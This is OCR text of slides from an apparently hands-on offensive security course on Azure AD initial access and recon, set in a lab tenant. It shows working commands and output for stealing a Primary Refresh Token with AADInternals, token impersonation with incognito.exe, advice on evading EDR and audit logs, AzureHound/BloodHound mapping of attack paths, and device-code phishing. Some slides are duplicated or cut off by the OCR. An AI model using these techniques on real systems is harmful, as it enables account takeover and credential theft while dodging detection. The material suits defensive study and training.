
```
PS C:\Users\Administrator> $PRT = [Text.Encoding]::Utf8.GetString([Convert]::FromBase64String('MC5BY
nUzekF0R0VONGM3cWpodG9CZElzblY2TVdtSTJUdTlBSjguQWdBQkFBRUFBQUF0eW9sRE9icFFRNVZ0bEk0dUdqRVBBZ0RzX3dVQ
FhGRGRBXzVmNjlPMmZZUzhvVk01d3dGZ1UtUVdZajh5b0hodHVGV3cyWlVVOFpvQTdtSmpubHpfSC1ERXpHR1QxN05KbFVGU3R0Q
zZCNkZqWGtjN1lKcTEtbW41RVVUbk53V2pBUkpkckxfdWVvZDJRY250NVZpRkx6akRMLVNPdXA0aDBnaUJWTTlUWFJfd2E5UkhvT
ktZUjRxZTkxR2VNRV8wMEg5SWpnVzF0djFhLUFTQ2xVZE9xblJvMHNyWUhVUXM0Snl5NWhPOEQ5aC1sT2xjZ1hyWWFKb1NvQnp5R
0E5cEd1UHNlNnVaMDZtbkQ4WEwtcFB4cXhSdF8zeWNXeVBqVENIYlVENk5PeWluY0JzQjFyQnFxU200UWtwT0FaaGxUaXNic09ST
mtPVjZJS1padkZud1M3SnNja1U2MktSN0FELUktM2luRmdhWHBhSjByYmhUaHJoMDJLLW1fWVFEYnNYTVhYclZzRFNCY3Uyal9UW
HVRRld2MHoteGNsUkQ3bGVBb0tpWGxDOURDUVNwYXBhZk9IckphQUg4LVo4TXhsS28zcy1FRmwyN3FJNkw4dnRMdUZZTC1xUHdxW
GFlbWVEZHNHazFXM1hUSkJ3a3puM21MQkhyeTZUN21sWVk2UENIRC1US0MxSHdYUTlMbGRheE9GcHdfQUJ0YmpXdnduRUNhVGZvU
loyN0otT2gzVEhOWHliY2RsQk0wZ3o3eE5XcE9SX08yb3hkWEJDOGFEV1dnMXFDRTEwdzZWMEtnMGl2ZVJUQWQta01tX0wxZ2ZQZ
2tQdEhsNm93VkNINUg1SVlmbzM3UEtvRC1vYk1RTFVjVzg1RUhXRGl6RlhEdjhyMVhRUWVRZEhlM08zVEZoRTJ4RTlMcVVQZllkU
TRMQ2hHRjE5S3B3anpqVUxoSQ==
>> $SessionKey = [Convert]::ToBase64String([byte[]] -split ('60475656d3fb36a8223f5605865b11757004278
58eed' -replace '..', '0x$& '))
>> New-AADIntUserPRTToken -RefreshToken $PRT -SessionKey $SessionKey -GetNonce
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsImN0eCI6IjM2V2F4NEdndW9WQWxhR3FTZlNUVVNNQnYybUd5Z0E5Iiwia2RmX3Zl
X3Rva2VuIjoiMC5BYjBBOVJIbzJxa1pTa3FpenUzekF0R0VONGM3cWpodG9CZElzblY2TVdtSTJUdTlBSjguQWdBQkFBRUFBQUF0
```

PRT cookie




6 – Azure Active Directory: Initial access

At long last, we are on Azure!



6 – Azure Active Directory: Initial access

At long last, we are on Azure!



6 – Azure Active Directory: Initial access


Primary refresh token (PRT)

Tip: **incognito** *can be used to spawn a process as support and request SSO authentication like a standard process. This is* **stealthier than dumping LSASS** *(which is heavily monitored by EDRs)*

```
C:\Tools\incognito-394545ffb844afcc18e798737cbd070ff3a4eb29>incognito.exe execute -c DEVSECOOPS\
support-default powershell.exe
[-] WARNING: Not running as SYSTEM. Not all tokens will be available.
[*] Enumerating tokens
[*] Searching for availability of requested token
[+] Requested token found
[+] Delegation token available
[*] Attempting to create new child process and communicate via anonymous pipe

Windows PowerShell
Copyright (C) Microsoft Corporatio

Install the latest PowerShell for

PS C:\Tools\incognito-394545ffb844a
whoami
devsecoops\support-default
```

```
PS C:\Tools\incognito-394545ffb844afcc18e798737cbd070ff3a4eb29> Get-AADIntUserPRTToken
Get-AADIntUserPRTToken
Invoke-RestMethod : Error creating the Web Proxy specified in the 'system.net/defaultPro
configuration section.
At C:\Program Files\WindowsPowerShell\Modules\AADInternals\0.9.0\PRT.ps1:25 char:21
+ ... $response = Invoke-RestMethod -UseBasicParsing -Method Post -Uri "htt ...
+                  ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Invoke-RestMethod], ConfigurationErrors
   ion
    + FullyQualifiedErrorId : System.Configuration.ConfigurationErrorsException,Microsof
   rShell.Commands.InvokeRestMethodCommand

eyJhbGciOiJIUzI1NiIsICJrZGZfdmVyIjoyLCAiY3R4IjoiK3ZSbXNzNlNuTDljalNlU25za3poNHdseXBUVUsw
```


aws


4. Password reset
3. Snapshot
5. Password hash sync (PHS)
6. Primary refresh token (PRT) theft
2. Read user data
1. Exposed S3 bucket

6 – Azure Active Directory: IAM

"Azure"

Intune
Mobile device management (MDM)
Mobile application management (MAM)


Azure (resources)
IaaS (VM, virtual networks…),
PaaS (SQL, functions…)

Azure Active Directory
Identity and Access Management

Office 365
Digital workplace
(SharePoint, Exchange…)

6 – Azure Active Directory: IAM

Welcome to service and permission hell, again…



Azure Active Directory
Azure AD is the directory service which rules over Microsoft cloud identities and applications
Permissions *are called* **Azure AD roles**, which also cover Office 365 and Intune

Global Administrator
The king of everything

Azure
IaaS *and* **PaaS***: VM, blob storage, functions…*
It is similar to AWS so we won't talk much about that…

Identities *rely on* **Azure AD**
Permissions *are called* **Azure RBAC**

Tips

- *Unlike AWS, Azure AD and Azure permissions are* **generally listable by users** *(provided that the users are assigned on the* **scope***).*
- *Even if the web portal can be disabled for standard users,* **some APIs may still be available***.*


aws


Alright team, we need to make our cloud platform easy to use for our users, any ideas?
Rebrand our products!
A portal for each service!
A unique portal and a unified API?

6 – Azure Active Directory: IAM

Also welcome to API hell!

Microsoft cloud services APIs are countless and not unified. Here are a few you should keep in mind:

Azure Resource Manager
IaaS and PaaS resource management

Microsoft Graph
Azure AD, Microsoft 365, Intune

Azure AD Graph (deprecated)
The predecessor of Microsoft Graph

ⓘ Important **Microsoft documentation**

APIs under the `/beta` version in Microsoft Graph are subject to change. Use of these APIs in production applications is not supported. To determine whether an API is available in v1.0, use the **Version** selector.

Request **Taken from Azure portal**

Pretty Raw Hex

```
1 POST /beta/$batch HTTP/1.1
2 Host: graph.microsoft.com
3 User-Agent: Mozilla/5.0 (Windows NT
```

6 – Azure Active Directory: Recon

AzureHound

YOUR GOAL

You now have an account which can query Azure AD for information. Do you know any tool to **map out Active Directory and Azure attack paths***?*

YOUR TOOLS

AzureHound

```
# Get an access token with device login (see the cheatsheet or AzureHound documentation)
# Print all Azure Tenant data to file
.\azurehound.exe -j $tokens.access_token -o "mytenant.json" list
```

BloodHound

```
:: run Neo4j as a console application at http://localhost:7474, the username is 'neo4j' with the default password 'neo4j'
neo4j.bat console
:: open BloodHound to analyze attack paths, drag and drop the zip file output by AzureHound
BloodHound.exe
```

Unlike SharpHound, AzureHound could be OpSec since **Azure Active Directory audit logs** *do not contain read records.*

6 – Azure Active Directory: Recon

Device login

The **device authorization flow** *can be used to authenticate devices without browser… and to* **exploit SSO**

```
>> $body = @{
>>     "client_id" =     "1950a258-227b-4e31-a9cf-717495945fc2"
>>     "resource" =      "https://graph.microsoft.com"
>> }
>> $UserAgent = "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko
) Chrome/103.0.0.0 Safari/537.36"
>> $Headers=@{}
>> $Headers["User-Agent"] = $UserAgent
>> $authResponse = Invoke-RestMethod `
>>     -UseBasicParsing `
>>     -Method Post `
>>     -Uri "https://login.microsoftonline.com/common/oauth2/devicecode?api-version=1.0" `
>>     -Headers $Headers `
>>     -Body $body
>> $authResponse


user_code        : ADB2JJQVN
device_code      : AAQABAAEAAAAtyolDObpQQ5VtlI4uGjEPuBxCWamnaINYmJuujfGw52W5K37_hxTY_2llESFU5vdCeaEXw
                   ypQVNi5OG3T9RFLzLz2UfHPOiiiQY92VT2IwRpSehKIGPtYvN6jcXR7TmwmEstBPfJQ1PRu7HywYubGCLq
                   osbYw6kf5XVFSzG2FnmAr82NTbQL_WaMHCd30qlAgAA
verification_url : https://microsoft.com/devicelogin
expires_in       : 900
interval         : 5
message          : To sign in, use a web browser to open the page https://microsoft.com/devicelogin
                   and enter the code ADB2JJQVN to authenticate.
```

6 – Azure Active Directory: Recon

Device login

The **device authorization flow** *can be used to authenticate devices without browser… and to* **exploit SSO**

```
>> $body = @{
>>     "client_id" =      "1950a258-227b-4e31-a9cf-7174959
>>     "resource" =       "https://graph.microsoft.com"
>> }
>> $UserAge                                                    S X 1
) Chrome/10                                                              ecko
>> $Headers
>> $Headers
>> $authRes
>>     -Use
>>     -Met
>>     -Uri                                                    n/oau
>>     -Hea
>>     -Bod
>> $authRes

user_code
device_code                                                     uBxCW
                                                                        EXw
                                                                        CLq
                ypQVNi5OG3T9RFLzLz2UfHPOiiiQY92VT2IwRp
                osbYw6kf5XVFSzG2FnmAr82NTbQL_WaMHCd30q
verification_url : https://microsoft.com/devicelogin
expires_in       : 900
interval         : 5
message          : To sign in, use a web browser to open the page https://microsoft.com/devicelogin
                   and enter the code ADB2JJQVN to authenticate.
```

Microsoft

Enter code

Enter the code displayed on your app or device.

Code

Next

Microsoft

Pick an account

You're signing in to **Microsoft Azure PowerShell** on another device located in **United States**. If it's not you, close this page.

support-default
support-default@devsecoops.academy
Signed in

